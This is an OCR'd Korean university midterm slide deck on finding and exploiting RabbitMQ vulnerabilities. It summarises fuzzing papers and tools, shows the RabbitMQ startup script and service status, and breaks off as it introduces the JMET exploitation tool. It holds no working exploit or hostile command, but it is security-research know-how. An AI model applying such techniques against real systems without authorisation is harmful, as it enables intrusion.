중간 발표 슬라이드

- RabbitMQ 보안 취약점 분석 및 익스플로잇 개발 -

지도교수 : 이종혁
Captain : 201621571 손상진
Sailors : 201621110 권순홍
201621136 서민지
201621173 최서윤

QBQB

목차

1. 기존 진행 사항
2. 진행 사항
   - 논문 분석
   - 테스트 베드 구축
   - 퍼징 툴 적용
     - jmet
     - mqtt_fuzz
   - 논문 제출
   - 취약점 발견
   - 시나리오 구성
3. 앞으로의 진행 계획


QBQB

1. 기존 진행 사항

- RabbitMQ 동작 분석
  - 설치
  - 동작 실습
- 퍼징 관련 논문 분석
  - An Empirical Study of the Reliability of UNIX Utilities
- 퍼징 툴 사용
  - Melkor
  - AFL
  - Radamsa

QBQB

2. 진행 사항




- 논문 분석(1/3)
  - Fuzzing: State of the Art
    - 퍼징의 기본 프로세스(1/3)
      - 대상 프로그램 (Target Program)
        - 테스트중인 프로그램으로 바이너리 또는 소스 코드
          - 실제 소프트웨어의 소스 코드는 일반적으로 쉽게 액세스 할 수 없기 때문에 fuzzer는 대부분의 경우, 바이너리 코드를 대상으로 함
      - 모니터 (Monitor)
        - 일반적으로 화이트 박스 또는 그레이 박스의 fuzzer에 있음
        - 코드 계측(code instrumentation), 오염 분석(taint analysis) 등과 같은 기술을 활용
          - 코드 적용 범위(code coverage), 데이터 흐름(data flow) 또는 대상 프로그램의 기타 유용한 런타임 정보를 수집

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/3_Fuzzing_State_of_the_Art/Fuzzing_State_of_the_Art.pdf

2. 진행 사항




- 논문 분석
  - Fuzzing: State of the Art
    - 퍼징의 기본 프로세스(2/3)
      - 테스트 케이스 생성기 (Test case generator)
        - fuzzer가 테스트 케이스를 생성하는 주요 방법
          - 변이 기반(mutation-based, dumb fuzzing)
            - well-formed seed 파일을 무작위로 돌연변이화 하거나 런타임 중에 수집 된 target-program-oriented 정보를 기반으로 조정할 수 있는 입력을 생성
          - 문법 기반(grammar-based, smart fuzzing)
            - 시드 파일이 필요하지 않음
            - 문법과 같은 사항들로부터 입력을 생성
            - 퍼징의 테스트 케이스는 일반적으로 초기 구문 분석 단계를 통과할 만큼 유효하고 대상 프로그램의 심층 논리에서 버그를 유발할 만큼 무효한 "반유효" 입력 값

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/3_Fuzzing_State_of_the_Art/Fuzzing_State_of_the_Art.pdf

2. 진행 사항



- 논문 분석
  - Fuzzing: State of the Art
    - 퍼징의 기본 프로세스(3/3)
      - 버그 탐지기 (Bug detector)
        - 사용자가 대상 프로그램에서 잠재적 버그를 발견 할 수 있도록 설계되고 구현됨
        - 대상 프로그램이 충돌하거나 오류를 보고하면 버그 감지기 모듈은 관련 정보를 수집하고 분석하여 버그가 있는지 판단
          - e.g., 스택 추적
      - 버그 필터(Bug filter)
        - 보고 된 모든 버그로부터 악용 가능한 버그를 필터링
          - 일반적으로 수동적으로 이루어짐

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/3_Fuzzing_State_of_the_Art/Fuzzing_State_of_the_Art.pdf

2. 진행 사항

- 논문 분석
  - Fuzzing: State of the Art
    - 퍼징 방식에 따른 분류

<table>
<tr><th></th><th>블랙 박스 퍼징</th><th>화이트 박스 퍼징</th><th>그레이 박스 퍼징</th></tr>
<tr><td rowspan="4">특징</td><td>• 대상 프로그램이나 입력 형식에서 정보를 요구하는 대신 제대로 된 형식의 시드 파일을 무작위로 돌연변이화 시켜 무효 입력 생성</td><td>• 블랙박스 기법의 단점을 해결하기 위해 제안
• 대상 프로그램의 내부 논리 지식을 기반으로 함</td><td>• 코드 계측(code instrumentation) 방식 사용</td></tr>
<tr><td>• 장점 : 소스코드에 대한 정보가 없어도 테스트가 가능
• 단점 : 코드 커버리지가 낮음</td><td>• 장점 : 오류가 발생되는 위치를 파악하는데 유용
• 단점 : 많은 시간이 소요</td><td>• 장점 : 적은 테스트 시간 소요</td></tr>
<tr><td rowspan="2"></td><td colspan="2">공통점
• 동적 기호 실행(concolic execution) 및 커버리지 최대화 검색 알고리즘을 사용하여 대상 프로그램을 철저하고 빠르게 검색할 수 있음</td></tr>
<tr><td colspan="2">차이점
• 그레이 박스 퍼징은 대상 프로그램의 런타임 정보(예: 코드 커버리지), 오염 데이터 흐름(taint data flow 등)을 사용하여 어떤 경로를 탐색했는지 결정</td></tr>
<tr><td>대표적인 툴</td><td>Fuzz, Trinity</td><td>SAGE</td><td>BuzzFuzz</td></tr>
</table>

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/3_Fuzzing_State_of_the_Art/Fuzzing_State_of_the_Art.pdf

2. 진행 사항

- 논문 분석
  - Fuzzing: State of the Art
    - 일반 목적의 퍼저 정리

TABLE VI
TYPICAL FUZZERS AND THEIR PROBLEM DOMAINS

Name	Seeds generation and selection	Input validation and coverage	Handling crash-inducing test cases	Leveraging runtime information	Scalability in fuzzing
Peach	√	√	○	×	√
Trinity	/	√	○	×	√
beSTORM	/	√	○	×	√
jsfunfuzz	/	√	○	×	√
SAGE	/	√	○	√	√
Sulley	/	√	○	×	√
IOCTL fuzzer	/	√	○	×	√
Csmith	/	√	×	×	√
LangFuzz	/	√	○	×	○
AFL	○	×	×	√	√
YMIR	/	√	○	×	○
vUSBf	/	√	○	×	○
CLsmith	/	√	○	×	○
Syzkaller	/	√	○	√	√
TLS-Attacker	/	√	○	×	√
QuickFuzz	/	√	×	×	√
CAB-FUZZ	/	×	○	√	○
kAFL	×	○	×	√	○

The meaning of the symbols in table is as follows:
1) Seeds generation and selection
√: The fuzzer can automatically generate seeds or adopt some seed selection algorithm.
○: The fuzzer provides some high-quality seeds for testers to choose (usually for mutation-based fuzzers).
×: The seeds are collected by testers manually.
/: The fuzzer does not require seeds in random (usually for grammar-based fuzzers).
2) Input validation and coverage
√: The fuzzer utilizes input grammars or other knowledge to generate test cases, or adopts some ways to pass through input validation.
○: The fuzzer uses some methods to mitigate the problem caused by input validation.
×: The fuzzer does not use any input information or approach to pass through input validation.
3) Handling crash-inducing test cases
√: The fuzzer can analyze the found bugs automatically and generate a detailed bug report.
○: The fuzzer can provide some useful information, like log file, to help subsequent bug analysis.
×: The fuzzer only generates crash-inducing test cases.
4) Leveraging runtime information
√: The fuzzer uses runtime information to guide test case generation.
×: The fuzzer does not use any feedback information during runtime.
5) Scalability in fuzzing
√: The fuzzer can test real-world applications effectively and has found plenty of bugs.
○: The fuzzer is in its experiment period and applied to some real-world programs.
×: The fuzzer can only test some experimental programs.

TABLE V
SUMMARIES OF THE TYPICAL FUZZERS

Name	Birth Year	Targets	Key Techniques	Platforms	Availability
Peach	2004	General purpose	Black-box mutation/generation fuzzing	Linux, Windows, MacOS	Open-source
Trinity	2004	OS Kernels	Input knowledge based black-box generation fuzzing	ARM, i386, x86-64, etc.	Open-source
beSTORM	2005	General purpose	Black-box generation fuzzing	Linux, Windows	Commercial
jsfunfuzz	2007	JavaScript engine in Firefox	Grammar-based black-box generation fuzzing, Differential testing	Linux, MacOS, Windows	Open-source
SAGE	2008	Large Windows applications	White-box generation fuzzing	Windows	Microsoft internal
Sulley	2009	Network protocols	Input knowledge based black-box generation fuzzing	Windows	Open-source
IOCTL fuzzer	2009	Kernel drivers	Input knowledge based black-box generation fuzzing	Windows	Open-source
Csmith	2011	C compilers	Grammar-based black-box generation fuzzing, Differential testing	Linux, FreeBSD, MacOS, Windows	Open-source
LangFuzz	2012	Language-agnostic interpreters (JavaScript, PHP)	Grammar-based black-box generation/mutation fuzzing	Linux	Closed-source
AFL	2013	Applications	Coverage-guide gray-box fuzzing, Genetic algorithm	Linux, Free-/Open-/NetBSD, MacOS, Solaris	Open-source
YMIR	2013	ActiveX control	Generation of fuzzing grammars using API-level concolic testing	Windows	Closed-source
vUSBf	2014	USB drivers	Input knowledge based black-box generation fuzzing	Linux	Open-source
CLsmith	2015	Many core openCL compilers	Grammar-based black-box generation fuzzing, Random differential testing and EMI testing	Linux	Open-source
Syzkaller	2016	OS Kernels	Coverage-guide gray-box generation/mutation fuzzing	Linux	Open-source
TLS-Attacker	2016	Network protocols	Grammar-based black-box mutation fuzzing, using modifiable variables and two-stage fuzzing	Linux, MacOS, Windows	Open-source
QuickFuzz	2016	Applications	Grammar-based black-box generation/mutation fuzzing	Linux	Open-source
CAB-FUZZ	2017	OS Kernels	gray-box fuzzing, using concolic testing	Linux, MacOS, Windows	Unknown
kAFL	2017	OS Kernels	Coverage-guide gray-box fuzzing, using hypervisor and Intel's Processor Trace technology	Linux, MacOS, Windows	Open-source

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/3_Fuzzing_State_of_the_Art/Fuzzing_State_of_the_Art.pdf

2. 진행 사항

- 논문 분석(2/3)
  - 아래한글 신규 취약점 발견을 위한 fuzzing 기법 개발에 관한 연구
    - 윈도우 아래 한글 2010 프로그램에 입력되는 HWP 문서 파일을 통한 퍼징에 대해 설명
    - 퍼징 도구로 Peach Fuzzing Framework를 사용하여 퍼징 툴 작성
    - 퍼징(Fuzzing)(1/2)
      - 퍼징을 이용한 프로그램 취약점 발견 과정
        1. 프로그램 식별
        2. 입력 데이터 식별
        3. 무작위 데이터 생성
        4. 무작위 데이터 입력
        5. 프로그램 상태 감시
        6. 공격 가능성 판단

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/2_hagul_fuzz/KR.md

2. 진행 사항

- 논문 분석
  - 아래한글 신규 취약점 발견을 위한 fuzzing 기법 개발에 관한 연구
    - 퍼징(Fuzzing)(2/2)
      - 분류
        - 퍼징 대상의 이해 유무에 따른 분류
          - 덤(Dumb), 스마트(Smart)
        - 데이터 처리 방법에 따른 분류
          - 생성(Generation), 변형(Mutation)
      - 도구 분류
        - FileFuzz
        - beSTORM
        - Peach Fuzzing Framework

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/2_hagul_fuzz/KR.md


2. 진행 사항

- 논문 분석
  - 아래한글 신규 취약점 발견을 위한 fuzzing 기법 개발에 관한 연구
    - 데이터 레코드 기반 퍼징(1/2)
      - 한글의 파일 구조는 Microsoft의 Compound Document에 기초
        - 전체적인 구조는 스토리지와 스트림으로 구분
          - 하나의 스트림에는 바이너리 or 레코드 구조로 데이터 저장
          - 저장 옵션에 따라 압축/암호화
          - 문서를 읽을 시 압축 상태 플래그에 따라 해제해서 읽음
        - 문서 전체 파일은 헤더와 섹터로 구분되며, 각 섹터는 512byte로 나뉘어져 있음
        - 레코드의 구조가 깨지면 인식할 수 없는 파일 포맷으로 예외처리
      - 사용된 퍼징 기법
        - 데이터 변형 방법
          - 레코드간 위치 변경
          - 레코드 데이터 위치 변경


https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/2_hagul_fuzz/KR.md

2. 진행 사항

- 논문 분석
  - 아래한글 신규 취약점 발견을 위한 fuzzing 기법 개발에 관한 연구
    - 데이터 레코드 기반 퍼징(2/2)
      - 퍼징 도구의 구조



[그림 3-13] 레코드 변형에 기반한 퍼저의 구조



[그림 3-14] 데이터 추출기의 동작

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/2_hagul_fuzz/KR.md

2. 진행 사항

- 논문 분석
  - 아래한글 신규 취약점 발견을 위한 fuzzing 기법 개발에 관한 연구
    - 실험 및 결과
      - 하나의 정상적인 샘플파일을 대상으로 Peach를 통한 퍼징 도구로 3일간 수행
      - 퍼징을 통해 1433개의 크래시를 발견

<표 4-1> 퍼징 결과

크래시 종류	Peach를 이용한 퍼징		구현 도구를 이용한 퍼징	
	덤퍼징	스마트퍼징 파일 깊이	레코드 위치변화	레코드 내 데이터 위치변화
EXPLOITABLE	0	6	0	5
PROBABLY EXPLOITABLE	0	12	0	7
PROBABLY NOT EXPLOITABLE	6	505	0	233
UNKNOWN	201	1685	39	1188


    - 결론
      - 해당 결과를 통해 아래 한글의 신규 취약점 발견 및 소프트웨어의 안정성에 기여 할 것이라 생각

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/2_hagul_fuzz/KR.md

2. 진행 사항

- 논문 분석(3/3)
  - MQTT Security: A Novel Fuzzing Approach
    - 주제
      - MQTT 프로토콜을 구현하는 App 보안을 위한 Framework 개선
    - MQTT(Message Queue Telemetry Transport)
      - 메시지 브로커를 이용함으로써 Point-to-Point 가 아닌 publish/subscribe 모델 사용
      - Publisher 장치와 Subscriber 장치가 서로에 대한 정보를 몰라도 통신 가능



QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/4_MQTT_Security_A_Novel_Fuzzing_Approach/MQTT_Security_A_Novel_Fuzzing_Approach.pptx

2. 진행 사항

- 논문 분석
  - MQTT Security: A Novel Fuzzing Approach
    - MQTT의 주요 개념 3가지
      1. Topics
         - 메시지의 내용이나 카테고리에 따라 분류하는 기준
         - 특정 토픽을 통해 메시지를 보내고 특정 토픽을 구독하여 수신
      2. Client
         - MQTT의 클라이언트들은 메시지 교환을 위해 브로커에 연결
      3. Broker
         - MQTT broker는 메시지의 중재자 역할 수행

2. 진행 사항

- 논문 분석
  - MQTT Security: A Novel Fuzzing Approach
    - MQTT의 프로토콜의 보안성(1/2)
      - 보안 연구가 매우 미비한 상태이며, 막 시작된 초기 연구가 일부 발표됨[14,15]

      1. 인증 부족(Lack of Authentication)
         - 기본적 보안 인증 메커니즘 제공하지 않음
         - 보완: CONNECT 메시지의 사용자 이름과 암호 필드 제공
      2. 권한 부족(Lack of Authoritation)
         - MQTT 클라이언트는 브로커에 연결 후 권한 없이 topic을 publish/subscribe 할 수 있음
         - 보완: 브로커에 topic에 대한 권한 설정
      3. 기밀성 부족(Lack of Confidentiality)
         - MQTT는 전송 프로토콜로 TCP 사용(암호화 제공 하지 않음)
         - 보완: TLS 사용으로 해결 가능

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/4_MQTT_Security_A_Novel_Fuzzing_Approach/MQTT_Security_A_Novel_Fuzzing_Approach.pptx

2. 진행 사항


- 논문 분석
  - MQTT Security: A Novel Fuzzing Approach
    - MQTT의 프로토콜의 보안성(2/2)
      4. 무결성 부족(Lack of Integrity)
         - 체크섬, MAC, 디지털 서명을 지원하지만 안전하다고 볼 수 없음
         - 신뢰할 수 없는 클라이언트가 발생 했을 경우 확실한 무결성 검증 메커니즘 필요

      - MQTT 프로토콜을 구현하는 Application이 패킷을 올바르게 처리하지 못할 경우 심각한 보안 문제 발생 가능
        - 클라이언트-브로커 간의 연결에서 올바르지 않거나 예기치 않은 데이터 수신한 경우를 테스트 함으로써 보완 가능

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/4_MQTT_Security_A_Novel_Fuzzing_Approach/MQTT_Security_A_Novel_Fuzzing_Approach.pptx

2. 진행 사항




- 논문 분석
  - MQTT Security: A Novel Fuzzing Approach
    - MQTT 메시지 퍼징 디자인(1/2)
      - Mitmfuzzer
        - 툴의 활동 상태를 보여주는 인터페이스
      - Sniffer
        - 패키지를 필터링하고 처리하기 위해 통신의 중간에서 메시지를 가로채 청취하는 모듈
        - scapy를 기반
          - 수 많은 네트워크 프로토콜을 지원하는 패킷 조작 라이브러리
      - Template
        - Sniffer 모듈에서 특정 형식의 패킷을 받아 이를 처리하여 .json 형식으로 템플릿 생성
        - 해당 템플릿은 추후 fuzzer가 퍼징시 패킷 식별에 사용

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/4_MQTT_Security_A_Novel_Fuzzing_Approach/MQTT_Security_A_Novel_Fuzzing_Approach.pptx

2. 진행 사항



- 논문 분석
  - MQTT Security: A Novel Fuzzing Approach
    - MQTT 메시지 퍼징 디자인(2/2)
      - Fuzzer
        - Template의 .json 형식 템플릿을 입력 값으로 함
        - validcases/fieldnamedirectory에 있는 유효한 예제 케이스 파일을 매개변수로 전달
        - Radamsa를 통해 50가지의 테스트 케이스를 생성
      - Radamsa
        - 입력을 기반으로 무작위 값을 출력하는 프로그램

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/4_MQTT_Security_A_Novel_Fuzzing_Approach/MQTT_Security_A_Novel_Fuzzing_Approach.pptx

2. 진행 사항

- 논문 분석
  - MQTT Security: A Novel Fuzzing Approach
    - MQTT 메시지 퍼징 실험 및 결과(1/2)
      - 1300개의 패킷 평균 처리 시간 0.003699초
      - 퍼징된 패킷은 일반 패킷의 처리 시간보다 약 90% 증가
        - 0.013085초로 과도한 지연 없이 연결 안정적으로 유지 가능
      - 시나리오
        - Pub-fuzzer-broker-sub
          - 메시지를 publish하는 클라이언트와 브로커 사이에 배치
          - 클라이언트에서 서버로 전송되는 메시지를 퍼징
          - 서버에서 클라이언트로 publish되는 메시지를 퍼징
        - Pub-broker-fuzzer-sub
          - 브로커와 메시지를 subscribe하는 클라이언트 사이에 배치
          - 클라이언트가 subscribe하여 브로커로부터 전송받는 메시지를 퍼징
            - 보통과 같이 확인응답(acknowledgement) 이루어짐

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/4_MQTT_Security_A_Novel_Fuzzing_Approach/MQTT_Security_A_Novel_Fuzzing_Approach.pptx

2. 진행 사항

- 논문 분석
  - MQTT Security: A Novel Fuzzing Approach
    - MQTT 메시지 퍼징 실험 및 결과(2/2)
      - 결과
        - Fuzzer가 DoS를 유발 시켰으며 잠재적 악용 가능성이 있는 실패 감지
          - Fuzzing 패키지를 잘못 처리하고 App을 중단시키는 Java 예외를 발생시킨 후 MOQUETTE 브로커 0.10 버전에 대한 서비스 거부 유발
          - 연결 재설정을 시작한 퍼징된 패킷을 구문 분석한 후 브로커 MOQUETTE 0.10 버전에 의해 들어오는 연결을 처리 중 오류 발생
          - 브로커에서 퍼징된 메시지를 받을때 특정 Topic에 가입한 MOSQUITTO 클라이언트 v1.4.11의 서비스 거부 유발
      - 결론
        - MQTT에 대한 보안 테스트를 위한 Framework 개발
        - 템플릿 기반의 새로운 퍼징 기술 구현
        - 브로커와 클라이언트에 대한 문제 보고를 통한 효율성 입증

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/2_Studies/4_MQTT_Security_A_Novel_Fuzzing_Approach/MQTT_Security_A_Novel_Fuzzing_Approach.pptx

2. 진행 사항

- 퍼징 툴 적용
  - 바이너리에 대한 퍼징(1/2)
    - 취약점을 찾기 위해 퍼징 툴인 Melkor, AFL 적용하려 했으나 rabbitmq-server가 바이너리 파일이 아님을 확인
      - rabbitmq 서비스 실행시 실행되는 rabbitmq-server는 셸 스크립트로 구성되어 있는 것을 확인
      - 스크립트 내에서 특정 파일을 실행
      - 기존 Melkor과 AFL, peach fuzzer로 단순하게 퍼징이 불가함을 확인
      - erlang에 특화된 fuzzer 찾으려고 했으나 발견하지 못함




그림. 확인한 Erlang 컴파일 과정

QBQB

2. 진행 사항

- 퍼징 툴 적용
  - 바이너리에 대한 퍼징(2/2)
    - 확인

```
start_rabbitmq_server() {
    # "-pa ${RABBITMQ_SERVER_CODE_PATH}" should be the very first
    # command-line argument. In case of using cached HiPE-compilation,
    # this will allow for compiled versions of erlang built-in modules
    # (e.g. lists) to be loaded.
    ensure_thread_pool_size
    check_start_params &&
    RABBITMQ_CONFIG_FILE=$RABBITMQ_CONFIG_FILE \
    ERL_MAX_ETS_TABLES=$ERL_MAX_ETS_TABLES \
    exec ${ERL_DIR}erl \
        -pa ${RABBITMQ_SERVER_CODE_PATH} ${RABBITMQ_EBIN_ROOT} \
        ${RABBITMQ_START_RABBIT} \
        ${RABBITMQ_NAME_TYPE} ${RABBITMQ_NODENAME} \
        -boot "${SASL_BOOT_FILE}" \
        ${RABBITMQ_CONFIG_ARG} \
        +W w \
        +A ${RABBITMQ_IO_THREAD_POOL_SIZE} \
        ${RABBITMQ_SERVER_ERL_ARGS} \
        +K true \
        -kernel inet_default_connect_options "[{nodelay,true}]" \
        ${RABBITMQ_SERVER_ADDITIONAL_ERL_ARGS} \
        ${RABBITMQ_LISTEN_ARG} \
        -sasl errlog_type error \
        -sasl sasl_error_logger "$SASL_ERROR_LOGGER" \
        -rabbit error_logger "$RABBIT_ERROR_LOGGER" \
        -rabbit sasl_error_logger "$RABBIT_SASL_ERROR_LOGGER" \
        -rabbit enabled_plugins_file "\"$RABBITMQ_ENABLED_PLUGINS_FILE\"" \
        -rabbit plugins_dir "\"$RABBITMQ_PLUGINS_DIR\"" \
        -rabbit plugins_expand_dir "\"$RABBITMQ_PLUGINS_EXPAND_DIR\"" \
        -os_mon start_cpu_sup false \
        -os_mon start_disksup false \
        -os_mon start_memsup false \
        -mnesia dir "\"${RABBITMQ_MNESIA_DIR}\"" \
        ${RABBITMQ_SERVER_START_ARGS} \
                                                                181,1         63%
```

```
greendot@server:~$ service rabbitmq-server status
● rabbitmq-server.service - RabbitMQ Messaging Server
   Loaded: loaded (/lib/systemd/system/rabbitmq-server.service; enabled; vendor preset: enable
   Active: active (running) since Mon 2019-04-01 01:32:52 KST; 2 weeks 2 days ago
 Main PID: 5044 (rabbitmq-server)
    Tasks: 88 (limit: 2290)
   CGroup: /system.slice/rabbitmq-server.service
           ├─5044 /bin/sh /usr/sbin/rabbitmq-server
           ├─5053 /bin/sh /usr/lib/rabbitmq/bin/rabbitmq-server
           ├─5199 /usr/lib/erlang/erts-9.2/bin/epmd -daemon
           ├─5326 /usr/lib/erlang/erts-9.2/bin/beam.smp -W w -A 64 -P 1048576 -t 5000000 -stbt
           ├─5434 erl_child_setup 65536
           ├─5500 inet_gethost 4
           └─5501 inet_gethost 4
```

```
greendot@server:~$ file /usr/sbin/rabbitmq-server
/usr/sbin/rabbitmq-server: symbolic link to ../lib/rabbitmq/bin/rabbitmq-script-wrapper
greendot@server:~$ file /usr/lib/rabbitmq/lib/rabbitmq_server-3.6.10/sbin/rabbitmq-server
/usr/lib/rabbitmq/lib/rabbitmq_server-3.6.10/sbin/rabbitmq-server: POSIX shell script, ASCII t
ext executable
```

QBQB

2. 진행 사항

- 퍼징 툴 적용
  - 메시지에 대한 퍼징
    - JMET(Java Message Exploitation Tool)
      - Gadget, XXE, Custom 세가지의 exploitation 모드 제공
      - 실행

```
